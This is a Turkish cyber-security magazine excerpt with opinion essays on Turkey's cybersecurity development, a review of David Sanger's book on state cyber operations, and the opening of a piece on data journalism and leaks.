Şu güneş gibi parıldayan gerçekle er ya da geç yüzleşmeliyiz: Dünyada siber güvenlik konusunda çok iyi olup da, diğer bilim dallarında çok kötü olan hiçbir ülke yoktur. Yukarıda saydığımız ülkelerin hepsinin köklü bir bilim kültürleri, farklı dallarda çok sayıda bilim insanları, dünyaca başarılı üniversiteleri ve bilime harcanan büyük bütçeleri vardır. Yani özetle, bu ülkeler bilime genel olarak önem vermektedir. Bu ülkelerin aldıkları toplam Nobel ödülü sayıları da şöyledir:

ABD: 371

Birleşik Krallık: 129

Rusya: 26

Israil: 12

Çin: 8

Türkiye'deki Durum

Bu konuda söylenebilecek çok şey var, ama yazabilecek çok kalem yok. Türkiye'nin tümden bir bilimsel faaliyet atılımı yapmadan, siber güvenlik alanında güçlü olma ihtimali yok denecek kadar az. En azından Wikipedia'nın açılması olumlu bir başlangıç olabilir, diyelim.

Üniversitelerin Devlet ve Özel Sektör ile İş Birliği (ABD)

ABD'de siber güvenlik, tabiri caizse üniversitelerin omuzlarında yükselmektedir. Üniversiteler araştırma yapıp yeni problemler ya da teknikler ortaya koyar, özel sektör de bunları pratiğe dönüştürür. Özellikle kriptoloji alanındaki gelişmelerin neredeyse tamamını üniversitelere borçluyuz, diyebiliriz.

Bunun yanında ABD'de üniversitelerin farklı rolleri de var. Kimi zaman devlet, üniversiteleri belirli konularda araştırma yapmaları için fonlar. Örneğin 2016 yılında FBI, Carnegie Mellon üniversitesine, TOR altyapısında güvenlik açığı bulmaları için yüklü miktarda ödenek ayırdı.

Kesin olarak bilinmese de, Stuxnet projesinde de bu üniversiteden akademisyenlerin müdahil olduğu söylentisi mevcut. Bu üniversiteden olmasa bile, bu projenin akademisyenlerin yardımı olmadan gerçekleştirilmesi çok zor. Devletin pis işlerinin yanında, özel şirketlerin de üniversitelerle teknoloji partnerliği mevcut. Şirketin sağladığı bütçe ile üniversite araştırma yapar, şirket bu araştırmayı ticari başarıya dönüştürür, günün sonunda hem üniversite hem de şirket kazanır.

Türkiye'deki Durum

Türkiye'deki üniversiteler her sene çok başarılı bilgisayar mühendisleri (bilimcileri) çıkarsa da, siber güvenliğe yönelen kişi sayısı ne yazık ki kısıtlı. Fakat bence bundan daha kötüsü siber güvenliğe yönelen kişiler, mezun olduktan sonra kötü şirketlerde işe başlayarak, potansiyellerini yok ediyorlar.

Bu konuyu biraz daha açalım. Türkiye'de siber güvenlik alanında AR-GE faaliyeti gösteren şirket sayısı, bir elin parmakları kadar. Danışmanlık tarafında da sağlam firma sayısı az. Çoğu danışmanlık firması birbirinin aynısı, 10 sene boyunca faaliyet gösterdikleri halde siber güvenlik dünyasına yaptıkları katkı koca bir sıfır. Siber güvenlik alanında çalışmak isteyen, Türkiye'nin en zeki öğrencileri ne yazık ki bu firmalarda heyecanla işe başlayıp, zaman içinde vasatlık potasında eriyorlar.

ABD'de olduğu gibi Türkiye'de de güvenliğin, üniversitelerin omuzlarında yükselmesi gerekli. O yüzden başarılı öğrencilerin, bu vasat firmalardan uzak tutulması lazım. Devlet, başarılı öğrencileri akademide kalmaya ve siber güvenlik alanında bilimsel faaliyetler göstermeye teşvik etmeli. Ancak bu şekilde üniversitelerde dünya çapında ses getirecek çalışmalar çıkar ve ileriki yıllarda yeni öğrenciler yetiştirecek akademik bir kitlemiz olur.

Bunun yanında kar marjı yüksek, AR-GE yapmak isteyen fakat bunun için bir ekip kuramayan şirketler, üniversitelerle işbirliği yoluna gidebilir. Devletin ön ayak olmasıyla şirketler, üniversiteleri siber güvenlik alanında ürün geliştirmeleri için fonlayabilir, daha sonra bu ürünü ticari faaliyetlerde kullanabilir.

Devlet Teşviki ve Ordu Destekli Eğitim (İsrail, Rusya, Çin)

İsrail, kurulduğu günden bu yana sürekli olarak askeri tehdit altında yaşamını sürdürüyor. Çevresindeki diğer devletlere göre az bir nüfusa sahip olan İsrail, askeri teknolojilerini ve istihbaratını geliştirmeye odaklanıyor. Uzun zamandır da siber güvenliği bu kapsama dahil etmiş durumda. Fakat İsrail, askeri bağlamdaki siber gücü ile kalmayıp, özel sektörde de bir devrim yaparak dünya liderliğine oynamaktadır. Buradaki başarının iki sırrı var: Devlet teşviki ve ordu destekli eğitim.

İsrail'in silikon vadisi olarak anılan CyberSpark'ın başkanı Roni Zehavi, bu başarıyı şöyle özetliyor: ***"Bildiğiniz gibi İsrail'de zorunlu askerlik sistemi mevcut. İsrail ordusu vatandaşlarını kategorilendirme işinde çok başarılıdır. Zorunlu askere giden gençler arasında siber güvenlik potansiyeli olanlar, İsrail ordusu profesyonelleri tarafından eğitime tabi tutulurlar. Askerlik süreleri bittiği zaman da, siber güvenlik alanında çok kaliteli eğitim almış bireyler olarak, bu alanda çalışmaya devam ederler."***

İsrail'deki siber güvenlik firmalarının çoğu, ordudan ayrılan kişiler tarafından kurulmuştur. Bu kişilerin özel sektöre atılması, aslında bir devlet politikasının sonucudur. Bunun yanında, zorunlu askerlik sistemi kapsamında yetiştirdikleri elemanları da bu şirketlere dahil ederek, teknik kapasitelerini artırmışlardır.

Türkiye'deki Durum

Türkiye'de son yıllarda devlet teşviklerinden söz edebiliyoruz. Bu bizim adımıza oldukça güzel bir gelişme. Fakat İsrail gibi zorunlu askerlik yapımız olmasına rağmen kişi kategorizasyonu yapmıyoruz. Örneğin ODTÜ Bilgisayar Mühendisliği'ni birincilikle bitiren bir kişi ile düşük eğitimli bir başkası, yan yana aynı şeyleri yapıyor. Şimdi burada popülist bir tavırla yaklaşırsak, bu iki kişinin aynı değerlendirilmesini doğru bulabiliriz. Fakat popülizm bizi başarıya taşımaz. Devletin zeki bir öğrenciden farklı, eğitimsiz bir bireyden farklı şekilde faydalanması gerekir. Eğer zorunlu askerlik sistemi devam edecekse, gelecek vaadeden bu kişiler, İsrail'in uyguladığı sistem gibi siber güvenlik tarafında değerlendirilmelidir. Böylece askerlik hizmetini bitiren her başarılı mezun, sektöre çok güçlü bir şekilde giriş yapabilir, ya da akademik anlamda çalışmalar yapabilir.

Siber Güvenlik Yazılımlarının Gelişim Evreleri

İnternet teknolojileri ilk icat edildiğinde işin güvenlik tarafı ihmal edilmişti. Tasarlanan protokollerin güvenli olması, bilim adamlarının önceliği değildi. Çünkü o zamanlar sistem çok kısıtlı bir kitle tarafından kullanılıyor, birilerinin bunu kötü amaçlar için kullanacağı akıllara gelmiyordu. Ancak bu teknolojiler yaygınlaştıkça, kötü niyetli insanların etkisi de arttı. Artık bilim adamları işin güvenlik kısmını da düşünmek zorunda kaldı. Bunu başarmak için kimi zaman en alt seviyede protokoller yeniden dizayn edildi, kimi zaman da güvenliğin sağlanması için üçüncü parti yazılımlar kodlandı. Bu yazılımların bazıları ücretsiz iken, bazıları ticari ürünlerdi. Dolayısıyla yeni bir sektör ortaya çıkmış oldu.

Siber güvenlik yazılımlarının geçirdiği evreleri şöyle detaylandırabiliriz:

0. Başlangıç Evresi (... - 2001)

Bu evrede, çok temel güvenlik problemlerine üretilen çözümler gözümüze çarpıyor. Çalışmaların çoğu, network güvenliği üzerine yapılmış. Bunun yanında az sayıda antivirüs yazılımı da var. Bu dönemde web teknolojileri henüz yeni yeni ortaya çıktığından, web güvenliği üzerine pek bir yazılımdan söz edemiyoruz. Bu dönemde ortaya çıkan bazı yazılımlar:

1987- Mcafee, NOD (Ticari)

1991 - Norton (Ticari)

1994 - Bro IDS

1997 - nmap

1997 - Kaspersky (Ticari)

1998 - Wireshark, Snort

2000 - IDA (Ticari)

İlginç bir şekilde o dönem ortaya çıkan yazılımların neredeyse tamamı, günümüzde hâlen aktif olarak kullanılıyor. Bu yazılımlar, 25 sene boyunca gelişerek mükemmel bir hal almış. Bunun yanında bu dönem geliştirilen yazılımların çok büyük çoğunluğu ABD çıkışlıdır.

Türkiye'de Durum Nasıldı, Neler Yapılmalıydı?

Bu dönemde bırakın siber güvenliği, bilgisayar ve internetin ne olduğu bile Türkiye'de yeni yeni anlaşılıyordu. Sadece Türkiye'de değil, dünyanın çoğunluğunda durum bu şekildeydi. O yüzden Türkiye'nin başlangıç evresi döneminde bir atılım yapması imkansıza yakındı.

1. Kullanım Kolaylığı Evresi (2001 - 2009)

Bu evrede artık sadece geek'lere hitap eden yazılımlardan ziyade, kullanım kolaylığı ve bir miktar otomatiklik sağlayan yazılımlar ortaya çıkmaya başlamıştır. Bu dönemde ortaya çıkan yazılımlar kendi içlerinde çok fazla problem barındırsa da, bu alanda yeni bir çağ başlatmış oldular. Bu evreyi 2001 yılında "Core Impact" adlı yazılımın ortaya çıkışıyla başlatabiliriz. Core Impact, dönemine göre çok büyük bir atılım gerçekleştirerek, görsel bir arayüz ile penetration testing (sızma testi, ed.) işlerini otomatikleştirmeye çalışmıştır. Bu dönem aynı zamanda açık kaynak kodlu penetration testing yazılımlarının da patlama yaptığı bir dönemdir. Bu dönemde ortaya çıkan bazı yazılımlar:

2001 - Core Impact (Ticari)

2002 - Ettercap

2003 - Nessus

2005 - Acunetix (Ticari)

2006 - Immunity Canvas (Ticari)

2007 - Metasploit Framework, sqlmap, aircrack

2008 - Appscan (Ticari)

Başlangıç döneminde olduğu gibi bu dönemde de ortaya çıkan yazılımlar, günümüzde hâlen sıkça kullanılıyor. Bunun yanında bu dönem ortaya çıkan açık kaynak kodlu yazılımlar, büyük şirketler tarafından satın alınarak ticari ürünlere dönüştürülüyor. Örneğin Nessus ve Metasploit açık kaynak olarak çıkış yapmış olmakla beraber, daha sonra ticari ürünlere dönüşmüşlerdir.

Türkiye'de Durum Nasıldı, Neler Yapılmalıydı?

Bu dönem, Türk güvenlik tarihi açısından altın çağ diye tabir edebileceğimiz bir dönemdi. Bu yıllarda Türkiye'de, köklü bir hacking kültürü doğup büyümüştür. Türkiye'de şu an bulunan en iyi hackerlar da aslında o jenerasyonun gençleridir. Peki siber güvenlik yazılımları konusunda nasıldık? Ticari ürünler klasmanında olmasa da, hacking tarafında Türk yazılımları dünyaca ünlüydü. Örneğin malware tarafında şu yazılımlar Türkiye'den çıkmıştır:

2003 - Turkojan

2004 - Prorat, Proagent

Bu yazılımlar o dönem, dünyanın favori malware'ları arasındaydı. Günümüzde Metasploit nasıl bir saygı görüyorsa, Turkojan de o seviyedeydi. Diğer bir önemli yazılım da şuydu:

2007 - Denyo Launch

Denyo Launch, alanında yapılmış nadir yazılımlardandı. O dönemki hacking sahnesinin efsane isimlerinden Aytek Üstündağ (Holyone) tarafından geliştirilmişti.

Peki Türkiye bu hacking enerjisini neden start-up enerjisine dönüştüremedi? Cevabı aslında çok karmaşık değil: Devlet bu konuyla ilgilenmedi. Aslında Turkojan, Prorat ve Proagent gibi yazılımlar amatör olarak ticari faaliyette bulunmaya çalıştı, ancak büyük bir şirkete dönüşmeleri mümkün olmadı. Eğer burada bir yatırımcı teşviki olsaydı, İtalyan Hacking Team gibi alanında lider bir spyware (casus yazılım) şirketine dönüşebilirlerdi. Aynı şekilde Aytek Üstündağ da desteklenseydi, alanında başarılı penetration testing yazılımları üretebilirdi. O dönemde hem Türkiye'nin siyasi imajı iyiydi, hem de Türk siber güvenlik yazılımlarına duyulan bir saygı vardı. Dolayısıyla devlet teşviki ile kurulacak bu şirketler, büyük patlama yapabilirdi. Bu fırsatı kaçırmış olduk.

Peki hiç mi bir şey yapamadık? Tabii ki hayır. Önümüzde Netsparker gibi, çıtayı çok yukarılara taşımış bir örnek var. Ancak Netsparker, Ferruh Mavituna'nın kişisel bir başarısıdır. Ara ara ülkeden böyle zeki insanların çıkması normaldir. Nadiren çıkan bu insanları, ülkenin başarısı olarak göstermek doğru değildir. Ferruh Mavituna bu başarıyı bir şeyler sayesinde mi yakalamıştır yoksa bir şeylere rağmen mi? Büyük ihtimalle bunun cevabı "rağmen"dir. Biz de İsrail gibi onlarca, yüzlerce başarılı start-up yaratmayı sağlayabilirsek, ülke başarısından söz edebiliriz.

2. Olgunluk Evresi (2009 - ...)

Bu dönemde güvenlik yazılımları artık çok stabil bir hâle gelmiş, insan yeteneğine olan gereklilik önceki döneme nazaran düşmüştür. Özellikle bulut teknolojilerinin yaygınlaşması ve ucuzlaması, bu evreyi ortaya çıkaran başlıca etmenlerdendir. Bu evrenin başlangıcını, Cloudflare ve Splunk Cloud gibi yazılımların ortaya çıkmasıyla başlatabiliriz. Cloudflare sayesinde çözülmesi maliyetli güvenlik problemleri, çok ucuz fiyatlara çok geniş kitlelere ulaşabildi. Splunk Cloud gibi çözümler de şirketleri kapasite ve işleme maliyetinden kurtardı, çok büyük veriler ucuz fiyatlara işlenebilir hale geldi.

Bu dönemde ortaya çıkan yazılımları tek tek listelemeye gerek yok, zaten her gün gördüğümüz şeyler.

Türkiye'de Durum Nasıl, Neler Yapılmalı?

Türkiye bu dönemde siber güvenliğin önemini kavradı ve devlet bazında teşvikler geldi. Bununla birlikte bu dönemde, pek çok yerli güvenlik yazılımı ortaya çıktı. Bu yazılımların uluslararası başarısı şu an için kısıtlı olsa da (Netsparker hariç), iyi bir potansiyel barındırıyorlar. Burada yapılması gereken birinci şey, hem devlet bazında hem özel sektör bazında, geleceğin teknolojisini üretmeye aday şirketlerin desteklenmesidir. ***Devlet bu şirketlere vergilendirme konusunda büyük iltimaslar sağlamalı, özel sektör de eğer imkanları varsa bu şirketlerin müşterisi olmalı.***

Fakat yine de bu şirketlerin sayısı, ülkece bir atılım gerçekleştirmek için çok yetersiz. Burada başarılı ülkelerin izinden gitmekte fayda var. Bu kriterleri yazının ilk başında değerlendirmiştik.

-Türkiye bilimsel faaliyetlerde toptan bir devrimi hedeflemelidir.

-Üniversitelerin devlet ve özel sektör ile olan bağı güçlendirilmeli, siber güvenlik alanında daha çok akademisyen yetiştirme hedeflenmelidir.

-Eğer zorunlu askerlik sistemi devam edecekse kişi kategorizasyonu yapılmalı, zeki mühendislerin siber güvenlik tarafında çalışması sağlanmalıdır.

3. Yapay Zeka Evresi (... - ...)

Bu evrenin ne zaman başlayacağını bilmiyoruz, belki 5 yıl belki 10 yıl sonra. Ancak olgunluk evresinden sonra bu evreye geçileceği neredeyse kesin gibi. Bu evrede siber güvenlik ile yapay zeka teknolojilerinin iç içe geçtiğini göreceğiz. İnsana olan ihtiyaç çok azalacak, algoritmalar her şeyi kendileri halledecekler. Dünyanın ilk yapay zeka hackerlarını da bu dönemde göreceğiz. Yeni kurulan Cylance, Darktrace gibi firmalar yapay zekayı defansif güvenlik alanında kullanmanın adımlarını atsa da, henüz toplu bir evre değişiminden bahsedemiyoruz.

Türkiye Neler Yapılmalı?

Yapay zeka teknolojilerinin üniversite desteği olmadan geliştirilmesi çok zor. Çünkü yapay zeka yöntemlerinin neredeyse hepsinin temeli üniversitelerde atılıyor. Bu teknikler daha sonra özel şirketler tarafından pratiğe dönüştürülüyor. Dolayısıyla bu evrede başarı sağlamak için üniversiteler ile işbirliği şart. Devlet, yapay zeka alanında çalışan akademisyenleri ve öğrencileri, siber güvenlik alanında da çalışma yapmaları için teşvik etmeli. İlk bölümde bahsettiğim gibi, kâr marjı yüksek ama AR-GE yapamayan şirketler, yapay zeka alanında çalışma yapan akademisyenleri fonlayabilir, bu şekilde ticari ürünler üretilebilir.

Eğer bu alanda çalışmalar yapmaya şimdiden başlamazsak, bu treni de kaçıracağız. Bu durağa bir sonraki tren ne zaman gelecek, bilmiyoruz. Ancak uzun süre boyunca gelmeyeceğini söyleyebiliriz.

Minhaç Çelik - minhac@siberbulten.com

Yoksa Siber Güvenlik
Bir Stratejik İletişim Meselesi mi?

ABD'nin önde gelen gazetelerinden The New York Times'da ulusal güvenlik muhabiri olarak çalışan 58 yaşındaki David Sanger, haziran ayında 'The Perfect Weapon: War, Sabotage and Fear in the Cyber Age' adlı bir kitap yayınladı. 2012'de çıkardığı 'Confront and Conceal'da Stuxnet operasyonunun bilinmeyen birçok yönünü gözler önüne süren tecrübeli yazarın yeni kitabı da küresel politika ve stratejik siber güvenlik araştırmacılarının 'zorunlu okuma listesinde' yerini aldı.

Beyaz Saray, Dışişleri ve Pentagon'daki kaynaklarından aldığı haberler ile Amerikan istihbaratçılarının çok hazzetmediği bir gazeteci olan Sanger'ın kitabında yer verdiği ve önceden hiçbir yerde yayınlanmamış bilgiler, bu alandaki gelişmeleri merakla takip edenlere yeni vizyon katacak tespitlerin yolunu açıyor.

Siber saldırıların mesaj boyutu: Psikolojik açıdan penetrasyon ve manipülasyon farkı

Kitaptan çıkartılabilecek önemli değerlendirmeler var. Yazarın farklı bölümlerde sıraladığı örneklerde, bazı siber operasyonların psikolojik tarafının operasyonun kendisinden daha önemli hale gelebileceğine dair okuyucuda bir fikir oluşmasını beklediği anlaşılıyor. Siber Savaş kavramının sık kullanılmaya başlandığı dönemde 'siber caydırıcılık' üzerine çalışan Martin Libicki'nin "Psikolojik açıdan penetrasyon ve manipülasyon arasındaki fark kayda değer değildir." ifadesini siber güvenlik uzmanlarının zihin haritasına tekrar bocalamak için Sanger'ın kitabı iyi bir fırsat sunuyor.

Örneğin, 2016'da yapılan başkanlık seçimleri öncesinde seçmen kayıt sistemine Rusya kaynaklı sızmaların yaşandığının ortaya çıkması üzerine Beyaz Saray'da yaşanan panik havası Libicki'yi doğrular nitelikte. Illinois ve Arizona'daki olayda sistemlerde herhangi bir tahrif (manipulation) yaşanmamasına rağmen, neredeyse böyle bir olay gerçekleşmiş gibi mağlubiyet havasının başkanın ekibinde esmesi ve Rusların bu adımını nasıl karşılık verileceğine dair yapılan toplantılardaki ağır moral bozukluğu satırlara çok özenle yansıtılmış. Yine aynı şekilde, İranlı hackerların 2012'de New York yakınlarındaki bir barajın SCADA sistemine girip hiçbir şeye dokunmadan çıkıp gittikleri ABD yönetimi ve kamuoyu tarafından öğrenilince toplumsal hafızasında 11 Eylül gibi bir felaketin travmasını hâlâ atlatamamış Amerikalıların yaşadığı korkuyu hayal etmek güç değil.

Konuyla ilgili başka bir örnek de Ukrayna'dan. Dört yıl önce ülkede yapılan seçimler öncesinde, seçim sistemine Rus hackerların gerçekleştirdiği sızma sonrasında Amerikan desteğiyle hazırlanan raporlarda, sistemi yöneten bilgisayarların sadece kontrolden çıkmadığı aynı zamanda dışarıdan kontrol edildiği de sıkça tekrarlanmış. Raporda bu hususun altının çizilmesinde saldırının ötesine geçen bilerek ya da bilmeyerek Kırım'ı işgal eden Ruslardan Ukraynalılara gönderilen bir mesaj var: Sadece sınırlarınızı değil, bilgisayarlarınızı da uzaktan kontrol edebiliriz.

Projektörlerimizi Amerikan siber operasyonlarına çevirdiğimizde ise psikolojik faktörün sadece 'yan etki' olarak kaldığını operasyondaki hedeflerin de başarıyla tamamlandığını görüyoruz. Tabii böyle bir durumda psikolojik faktörün kat be kat arttığının da altını çizmek gerekiyor. Natanz'daki santrifüjlerin aylarca çalışmadığını ama çalışıyormuş gibi gözüktüğünü anlayan İranlı bir fizikçiden, eski Cumhurbaşkanı Ahmedinejad'a kadar millet olarak yaşanan yenilgi hissi siber operasyonların 'hesap edilmeyen' sonuçları hanesine yazılıyor. Aynı şekilde, kitapta tam bir habercilik başarısıyla ayrıntılarının anlatıldığı, Kuzey Kore'nin uzun menzilli füze denemelerine yönelik 'siber ve elektronik savaş' operasyonlarıyla yerli milli Musudan füzelerinin rampada kalması da K. Kore lideri Kim için çalışan mühendislere sıkı ter attırmış olmalı.

Kuzey Kore demişken bir parantez açmakta fayda var. Liderlerine suikastı konu alan bir komedi filmine tepki gösteren ve bu filmi ‹terörist bir saldırı› olarak niteleyen Kuzey Kore'nin filmi çeken Sony şirketine saldırısına dair de ilginç ayrıntılar bulunuyor kitapta. Bir filmin jeopolitik bir konu haline gelmesi kadar bir komünist rejimin siber alanda asimetrik bir güce dönüşmesi de 'yeni dijital dünyanın' cilvelerinden olsa gerek. Kuzey Kore ile ilgili kitaptan öğrendiğim önemli bir bilgi: Ülkenin siber alanda ele geçireceği ‹kazanımların› stratejik seviyede olduğunu fark etmesi ve Çin ile bu konuda iş birliği kurması 90'ların ilk yıllarında başlıyor. Matematikte başarılı olan lise öğrencilerini Çin'e üniversite okumaya gönderen ve burada devlet destekli hacking eğitimleri almasını sağlayan komünist rejim, 2017'ye geldiğimizde tüm dünyada milyarlarca dolar zarara yol açan WannaCry zararlısının ardındaki başrol oyuncusu olarak karşımıza çıktı.

Parantezi burada kapatıp, Sanger'ın kitapta yer verdiği, Obama'ya teklif edilen ama çeşitli nedenlerle gerçekleşmeyen siber operasyonlara geçelim. 2011 yılında Libya'ya yönelik NATO'nun askeri müdahalesi sırasında ulusal güvenlik uzmanlarının Kaddafi'nin kontrolünde olan bölgedeki petrol tesislerine yönelik bir siber saldırıyı önerdiğini, Obama'nın da sivil kayıplar ve önüne geçilemeyecek sonuçlar çıkma ihtimalinden dolayı planı reddettiği daha önce medyaya yansımıştı. Yeni olan bilgi ise, benzer bir operasyonun Suriye'de uygulamaya konulmasına yine Obama'nın karşı çıkması. Suriye ordusunun komuta yapısını hedef alan siber operasyonlar serisini kapsayan planı, Obama'nın reddetmesindeki ana neden böyle bir harekâtı stratejik bulmaması. Kitapta uzunca bir şekilde anlatılan "seçim hacklemesi" olayında da Obama'nın siber operasyonlara nasıl karşılık verileceğine dair şüpheli ve çekingen tavrı gözlerden kaçmıyor. Anlaşılan son döneminin finiş çizgisine yaklaşan bir başkan sorunu bir sonraki yönetime yüklemekte bir beis görmemiş. Araya ufak bir de dedikodu sıkıştıralım. Sanger, Trump ile ilk görüşmelerinden birinde, başkan adayının Stuxnet ile iligli en ufak bir bilgisinin olmadığı görüşüne kapıldığını okuyucuyla paylaşmaktan çekinmemiş.

Rampada kalan füzeler gibi masada kalan siber operasyonlar akla hem Bush hem Obama dönemlerinde CIA başkanlığı yapmış Micheal Hayden'ın Libicki'nin aksine psikolojik faktörlere değil de somut işe odaklanan şu sözünü akla getiriyor: *'Sistemlere girmek başka şeydir, sistemleri çökertmek başka.'*

Erken uyanan kuralı koyuyor

Kitaptan çıkartabileceğimiz bir diğer önemli tespit de ABD yönetiminin hem saldırgan hem de hedef olduğu siber operasyonlarda diplomasi ve uluslararası hukuku önceliklendiren bir strateji izlemesi.

ABD ekonomisinin en büyük sorunlarından biri olan Çin destekli endüstriyel espiyonaj operasyonlarına karşı harekete geçen Washington, 2014 Mayıs ayında Çin devletine bağlı çalışan 5 hackerı suçladığı bir iddianame hazırlamıştı. Pratik olarak, bahse konu Çinli askerlerin ABD veya müttefiği olan ülke topraklarına girmedikleri sürece tutuklanma riskleri bulunmuyor. Lakin Washington böyle bir iddianame ile hukuki bir standart koyuyor ve kâğıt üstünde de olsa bir hukuk devleti olarak yaptırımının ne olacağını gösteriyor. O sırada Çin yönetimi ile paralel bir süreç de diplomasi masasında yürüyor. Kitapta aktarılan bilgilere göre, ABD'ye gizli bir ziyaret gerçekleştiren Çinli delegasyon ile yapılan görüşmelerde, milli güvenlik için gerçekleştirilen siber espiyonaj ile ekonomik fayda sağlanması için yapılan siber espiyonaj operasyonların farklı olduğu kabul ettirilmeye çalışılıyor ve büyük ölçüde başarı sağlanıyor. Devletin ekonominin neredeyse tümüne hükmettiği ve elindeki ticari-finansal gücü bir diplomatik baskı aracı olarak kullanan Çin gibi bir ülkenin, ABD'de ihaleye giren Çinli firmaların çıkarları için rakip firmaların sistemlerini hacklediğinin ortaya çıkmasıyla patlak veren olay sonucunda ABD'nin Pekin'i böyle bir noktaya çekmesi büyük bir başarı olarak kayda geçmeli.

Stuxnet saldırısının planlandığı günlerde, Obama Amerikan güvenlik bürokrasisinin tepe yöneticileri ile aynı soru etrafında haftalarca kafa patlatmış: 'Böyle bir saldırıyla ABD yeni bir standart ortaya koymuş olacak. Peki, benzer bir saldırıya karşı Amerikan nükleer tesisleri ve diğer kritik altyapıların güvenliği sağlanabilir mi?' Sağlam bir defansa sahip olması beklenen ABD bankalarının bile 2014'de İran'dan gelen güçlü DDoS saldırılarına hazırlıksız yakalanması bu sorunun cevabının olumsuz olduğunu gösteriyor.

Post-Stuxnet döneminde ABD'de siber güvenlik stratejisine yönelik en sık tekrarlanan eleştirilerden biri *'Camdan bir kulede oturup, düşmanlarına neden taş atıyorsun?'* oldu. Amerikan ekonomisinin dijital altyapıya yoğun bir şekilde bağlı olması bugün ulusal bir güvenlik zafiyetine dönüştü. O günden bu yana ABD'de şirketler ve kritik altyapı sistemleri her geçen gün daha da komplike bir hâl alan saldırıların hedefinde. Sanger, kitap yayına çıktıktan sonraki ilk yazısında tartışmayı devam ettiren bir soru sordu: *'Hackerler bizden neden korkmuyor?'* Gündemi dikkatle takip edenler için aslında bu soru Senato'da NSA'nın yeni başkanı Paul Nakasone'nin yemin töreninde yaşanan bir diyaloğa atıfta bulunuyor:

'Sayın Nakasone hackerlar bizden korkmuyor mu?'

'Hayır, efendim.'

'Bu iyi bir şey değil'

'İyi bir şey değil, efendim'

ABD'nin siber alanda caydırıcılığını kaybettiğinin birinci elden itiraf edilmesi, teşhisten tedaviye geçildiğini gösteriyor. Sanger, biraz da gazeteci kimliğinin verdiği iç görüyle siber operasyonlarla ilgili toplumla daha fazla bilgi paylaşılmasını istiyor. Daha fazla doğru bilgiyle kamuoyunda daha sağlıklı bir tartışma ortamının sağlanacağını bunun da siber alanda Amerikan çıkarlarının en az zarar görmesiyle sonuçlanacak uluslararası normları oluşturmaya doğru akıllıca siyasi adımlar atmanın önünü açacağını savunuyor.


Sonuç olarak karşımıza çıkan manzarada, siber operasyonların 'iletişim' ile 3 yerde kesiştiği iddia edilebilir. İlk olarak saldırının karşı tarafta oluşturduğu psikolojik etki. İkincisi, saldırgana karşı caydırıcı bir güç ve uluslararası politikada norm oluştururken kamuoyu tartışmasının sağlıklı yapılabilmesi. Gerçekten hassas ve dengeli bir 'açıklama' stratejisinin oluşturulması şart gibi gözüküyor. Üçüncüsü ve şahsi görüşüm olan ise, hackerların operasyon geliştirirken veya kod yazarken bıraktıkları ayak izleri ile karşı tarafa vermek istedikleri mesaj. Stuxnet'e bir de bu açıdan bakın derim.

Pınar Dağ - @pinardag

Veri Gazeteciliği ve Sızıntı Kültürü ile İlişkisi


İnternet'in yaygınlaşması, bilgiye hızlı erişim olanağı ve dijitalleşen içerik haberciliği etkiliyor. Tabii ki haber uygulamalarını da geliştiriyor bu durum. Özellikle dünya örneklerinde gördüğümüz yüksek kamu yararı taşıması ile ön plana çıkan sızıntılar; veri ile habercilik yapma süreçlerinde güçlü değişimler yaratarak; gazeteciyi veri gazetecisi olmaktan çok, öncelikle veri okuryazarı olmaya zorluyor!

Veri ile gazetecilik alternatif bir habercilik modeli olarak karşımıza çıkıyor. Birçok tanımı var ama tek bir amacı var: Daha etkin habercilik yapmak. Bilgisayar destekli gazetecilik (Computer- assisted reporting), veri güdümlü gazetecilik (Data Driven Journalism), yapılandırılmış gazetecilik (Structured Journalism), excel gazeteciliği (Excel Journalism) gibi terminolojik bir kronolojisi de var. Ancak sızıntılar ile "Veri Gazeteciliği" (Data Journalism) tanımını aldığını söyleyebiliriz.



Grafik: Veri Gazeteciliği yapma sürecini ve tüm bu süreçlerin tek amacı var: Daha etkin habercilik ve daha fazla kamu yararı.

Wikileaks, Swiss Leaks, LuxLeaks, HSBC dosyaları, Offshore dosyaları, Panama dosyaları, Paradise Papers ile milyonlarca belge sızdırıldı. Sadece Panama Belgelerinin haberleştirilmesi için dünya çapında 400'e yakın veri gazetecisi görev aldı. Yapılan her türlü gazetecilik pratiğinde kaynağı/veriyi organize edip, filtreleyip günümüz dünyası için anlamlı hale getirmek ve bunun için bazı hünerlere sahip olmak önemli. Bu hünerler veriyi analiz etmek ve filtrelemek, veriye ulaşımın sınırlı olduğu durumlarda veri kazıma (scraping) imkanlarından yararlanabilmek, dağınık veri (messy data) ile başa çıkabilme yeteneğine sahip olmak, veri setini özetleme yetkinliği edinmek, web tabanlı e-tablolarda zaman geçirmek, interaktif araçları etkin ve doğru kullanmak, temel istatistik bilgilere sahip olmak, sızdırılan verilerle nasıl çalışılabileceğini haberde kullanılacak her türlü veri gazeteciliği (Data Journalism) aracının veri seti ile uygunluğunu bilmek (örneğin coğrafi veri seti için hangi araç kullanılmalı, çubuk grafiğin alternatifi nedir, nüfus grafiği hangi tür veri setinde kullanılır gibi) ve bu süreçte normal dağılımın ne olduğunu iyi anlamak ve en önemlisi veri toplama, doğrulama ve veriyi araştırma tekniklerini pratikleştirmek.



Tablo: Guardian'da yer alana bu tablo sızıntıların her geçen çoğaldığını gösteriyor.

